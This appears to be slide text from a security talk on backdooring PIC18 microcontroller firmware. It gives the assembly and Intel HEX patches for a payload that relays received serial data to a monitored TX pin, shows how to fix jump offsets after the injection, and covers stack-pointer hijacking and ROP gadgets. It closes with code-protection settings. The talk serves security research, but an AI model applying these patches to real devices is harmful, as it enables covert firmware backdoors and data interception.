Registers **PIE1**, **PIE2** and **PIE3** have interruption enabling bits

Registers **PIR1**, **PIR2** and **PIR3** have interruption flags bits

POLLING INSPECTION_

```
; TODO ADD INTERRUPTS HERE IF USED
INT_VECT CODE 0x0008

MOVWF tempw
SWAPF STATUS,w
MOVWF temps

; POLLING:
→ BTFSC PIR1,RCIF
CALL RC
→ BTFSC INTCON,TMR0IF
CALL TM
→ BTFSC PIR1,ADIF
CALL AD
→ BTFSC INTCON,INT0IF
CALL IN

SWAPF temps,w
MOVWF STATUS
MOVF tempw,w

RETFIE
```

Address	Opcode	Label	DisAssy
0006	FFFF		NOP
0008	6E00		MOVWF 0x0, ACCESS
000A	38D8		SWAPF STATUS, W, ACCESS
000C	6E01		MOVWF 0x1, ACCESS
000E	BA9E		BTFSC PIR1, 5, ACCESS
0010	EC24		CALL 0x48, 0
0012	F000		NOP
0014	B4F2		BTFSC INTCON, 2, ACCESS
0016	EC27		CALL 0x4E, 0
0018	F000		NOP
001A	BC9E		BTFSC PIR1, 6, ACCESS
001C	EC2B		CALL 0x56, 0
001E	F000		NOP
0020	B2F2		BTFSC INTCON, 1, ACCESS
0022	EC2F		CALL 0x5E, 0
0024	F000		NOP
0026	3801		SWAPF 0x1, W, ACCESS
0028	6ED8		MOVWF STATUS, ACCESS
002A	5000		MOVF 0x0, W, ACCESS
002C	0010		RETFIE 0
002E	6A83		CLRF PORTD, ACCESS

→ Interrupt vector

→ Polling

POLLING INSPECTION_

000E	BA9E	BTFSC PIR1, 5, ACCESS
0010	EC24	CALL 0x48, 0

→ PIR1, 5

↓
Call to RC interruption routine

REGISTER 9-4: PIR1: PERIPHERAL INTERRUPT REQUEST (FLAG) REGISTER 1

R/W-0	R/W-0	R-0	R-0	R/W-0	R/W-0	R/W-0	R/W-0
PSPIF ⁽¹⁾	ADIF	RCIF	TXIF	SSPIF	CCP1IF	TMR2IF	TMR1IF
bit 7		bit 5					bit 0

PIR1, 5 = PIR1, RCIF

MEMORY ADDRESSES TO INJECT A PAYLOAD_

Address	Opcode	Label	DisAssy
0006	FFFF		NOP
0008	6E00		MOVWF 0x0, ACCESS
000A	38D8		SWAPF STATUS, W, ACCESS
000C	6E01		MOVWF 0x1, ACCESS
000E	BA9E		BTFSC PIR1, 5, ACCESS
0010	EC24		CALL 0x48, 0
0012	F000		NOP
0014	B4F2		BTFSC INTCON, 2, ACCESS
0016	EC27		CALL 0x4E, 0
0018	F000		NOP
001A	BC9E		BTFSC PIR1, 6, ACCESS
001C	EC2B		CALL 0x56, 0
001E	F000		NOP
0020	B2F2		BTFSC INTCON, 1, ACCESS
0022	EC2F		CALL 0x5E, 0
0024	F000		NOP
0026	3801		SWAPF 0x1, W, ACCESS
0028	6ED8		MOVWF STATUS, ACCESS
002A	5000		MOVF 0x0, W, ACCESS
002C	0010		RETFIE 0
002E	6A83		CLRF PORTD, ACCESS

→ 0x48 to inject a payload at the RC interruption

→ 0x4E to inject a payload at Timer0 interruption

→ 0x56 to inject a payload at the AD interruption

→ 0x5E to inject a payload at the INT0 interruption

BACKDOORING THE EUSART COMMUNICATION PERIPHERAL_

Step 1: locate where the RC interruption routine begins (by inspecting the polling)

000E	BA9E	BTFSC PIR1, 5, ACCESS
0010	EC24	CALL 0x48, 0

↓
Call to RC interruption routine

0x48
RC interruption routine begins

```
:1000000017EF00F00000FFFF006E0838016E9EBAB7  
:1000100024EC00F0F2B427EC00F09EBC2BEC00F0D6  
:10002000F2B22FEC00F00138D86E00501000836A55  
:10003000F26AF28EF28CF28AF2889D8A9D8C000E12  
:10004000956E838422EF00F09E9A8386000CF294D2  
:1000500000008386000C9E9C00008386000CF292B8  
:1000600000008386000CFFFFFFFFFFFFFFFFFFFFFFF85
```

BACKDOORING THE EUSART COMMUNICATION PERIPHERAL_

Step 2: Cook a payload that makes a relaying of the received data to a TX peripheral which we are able to monitor externally (example)

```
MOVF    RCREG, W           // Move the received data to "W" register
BSF     TXSTA, TXEN        // Enable transmission
BCF     TXSTA, SYNC        // Set asynchronous operation
BSF     RCSTA, SPEN        // Set TX/CK pin as an output
MOVWF   TXREG              // Move received data (in W) to TXREG to be re-transmitted
```

F000		NOP
50AE		MOVF RCREG, W, ACCESS
8AAC		BSF TXSTA, 5, ACCESS
98AC		BCF TXSTA, 4, ACCESS
8EAB		BSF RCSTA, 7, ACCESS
6EAD		MOVWF TXREG, ACCESS
9A9E		BCF PIR1, 5, ACCESS

0xAE50 0xAC8A 0xAC98 0xAB8E 0xAD6E

BACKDOORING THE EUSART COMMUNICATION PERIPHERAL_

Step 3: Inject the payload where the RC interruption routine begins

```
0x48  
RC interruption routine begins  
:1000000017EF00F00000FFFF006ED838016E9EBAB7  
:1000100024EC00F0F2B427EC00F09EBC2BEC00F0D6  
:10002000F2B22FEC00F00138D86E00501000836A55  
:10003000F26AF28EF28CF28AF2889D8A9D8C000E12  
:10004000956E838422EF00F0AE50AC8AAC98AB8EF4  
:10005000AD6E9E9A8386000CF29400008386000C9D  
:100060009E9C00008386000CF29200008386000CA8
```

Backdoor



DEMO TIME!

FIXING JUMPS: FLOW CORRUPTION_

```
... CODE ...  
  
0x02 CALL 0x10  
0x04 NOP  
0x06 BSF PORTD,2  
0x08 RETFIE  
0x10 BCF PIR1, ADIF  
0x12 MOVLW 0x16  
0x14 SUBLW 0x25  
0x16 BTFSC STATUS,Z  
  
... CODE ...
```

Original program

```
... CODE ...  
  
0x02 PAYLOAD CODE  
0x04 PAYLOAD CODE  
0x06 PAYLOAD CODE  
0x08 CALL 0x10  
0x10 NOP  
0x12 BSF PORTD,2  
0x14 RETFIE  
0x16 BCF PIR1, ADIF  
  
... CODE ...
```

Program after
payload injection



FIXING JUMPS: GOTO AND CALL OPCODES_

GOTO opcode = 0xEF

CALL opcode = 0xEC

NOP opcode = 0xF0

EF06 F000 = GOTO jumping to 0x0006 offset (0x000C memory address).

EC67 F004 = CALL jumping to 0x0467 offset (0x08CE memory address).

2B82		INCF 0x82, F, BANKED
EC67		CALL 0x8CE, 0
F004		NOP
C014		MOVFF 0x14, 0x80

```
:1002000019C080F0822B67EC04F01AC080F0822BBA  
:1002100067EC04F01BC080F0822B67EC04F01CC07C  
:1002200080F0822B67EC04F01DC080F0822B67EC1D  
:1002300004F01EC080F0822B67EC04F01FC080F039
```

Jump to 0x8CE (memory address) / 2 = 0x0467 offset

FIXING JUMPS: RECALCULATION_

Payload injected at memory address: 0x48

Payload length: 10 bytes

Example:

CALL 0x56 (EC2B F000) → Original jump
CALL 0x60 (EC30 F000) → Fixed jump
Original offset + payload length

```
:10000000:17EF00F00000FFFF006ED838016E9EBAB7  
:10001000:24EC00F0F2B42CEC00F09EBC30EC00F0CC  
:10002000:F2B234EC00F00138D86E00501000836A50  
:10003000:F26AF28EF28CF28AF2889D8A9D8C000E12  
:10004000:0956E838422EF00F0AE50AC8AAC98AB8EF4  
:10005000:AD6E9E9A8386000CF29400008386000C9D
```


Three CALL fixed after injection

STACK PAYLOAD INJECTION: CONTROLLING PROGRAM FLOW_

STKPTR, TOSU, TOSH AND TOSL_

STKPTR = Stack Pointer register

TOSU, TOSH and TOSL = Top of Stack registers



PROGRAM FLOW CONTROL

INCF STKPTR,F // SP increment

MOVLW 0x00
MOVWF TOSU // TOSU = 0x00

MOVLW 0x0C
MOVWF TOSH // TOSH = 0x0C

MOVLW 0x72
MOVWF TOSL // TOSL = 0x72

RETURN

Jump to 0x000C72

Address	Opcode	Label	DisAssy
000C	8083		BSF PORTD, 0, ACCESS
000E	2AFC		INCF STKPTR, F, ACCESS
0010	0E00		MOVLW 0x0
0012	6EFF		MOVWF TOSU, ACCESS
0014	0E00		MOVLW 0x0
0016	6EFE		MOVWF TOSH, ACCESS
0018	0E24		MOVLW 0x24
001A	6EFD		MOVWF TOS, ACCESS
001C	0012		RETURN 0
001E	EF06		GOTO 0xC

→ SP Increment

→ TOS = 0x000024

0022	0000		NOP
0024	8C83		BSF PORTD, 6, ACCESS
0026	EF13		GOTO 0x26

Jump to 0x000024

ROP-CHAIN_

ROP gadgets:

0x0060 = 0xFC2A000EFF6E000EFE6E600EFD6E (last)
0x0058 = 0xFC2A000EFF6E000EFE6E580EFD6E
0x0050 = 0xFC2A000EFF6E000EFE6E500EFD6E
0x0048 = 0xFC2A000EFF6E000EFE6E480EFD6E
0x0040 = 0xFC2A000EFF6E000EFE6E400EFD6E
0x0038 = 0xFC2A000EFF6E000EFE6E380EFD6E
0x0030 = 0xFC2A000EFF6E000EFE6E300EFD6E
0x0028 = 0xFC2A000EFF6E000EFE6E280EFD6E (first)

RET = 0x1200

Gadget example at 0x0040:

0040	8683	BSF PORTD, 3, ACCESS
0042	EC03	CALL 0x6, 0
0044	F000	NOP
0046	0C00	RETLW 0x0

↓
RETURN or RETLW



DEMO TIME!

PROGRAM MEMORY PROTECTIONS_

@UnaPibaGeek

CODE PROTECTION_

Microchip Config Directives

```
; CONFIG5L  
CONFIG CP0 = ON  
CONFIG CP1 = ON  
CONFIG CP2 = ON  
CONFIG CP3 = ON
```

5	0008	6E00	MOVWF 0x0, ACCESS
6	000A	38D8	SWAPF STATUS, W, ACCESS
7	000C	6E01	MOVWF 0x1, ACCESS
8	000E	BA9E	BTFSC PIR1, 5, ACCESS
9	0010	EC24	CALL 0x48, 0
10	0012	F000	NOP
11	0014	B4F2	BTFSC INTCON, 2, ACCESS
12	0016	EC27	CALL 0x4E, 0
13	0018	F000	NOP
14	001A	BC9E	BTFSC PIR1, 6, ACCESS

Program memory dump still works

BOOT AND DATA PROTECTION_

Microchip Config Directives

```
; CONFIG5H  
CONFIG CPB = ON  
CONFIG CPD = ON
```

5	0008	0000		NOP
6	000A	0000		NOP
7	000C	0000		NOP
8	000E	0000		NOP
9	0010	0000		NOP
10	0012	0000		NOP
11	0014	0000		NOP

Program memory dump doesn't work

CONCLUSIONS_

@UnaPibaGeek

SPECIAL THANKS_

Sol (@encodedwitch)

Nico Waisman (@nicowaisman)

Dreamlab Technologies

@UnaPibaGeek



THANK YOU_

SHEILA A. BERTA (@UNAPIBAGEEK)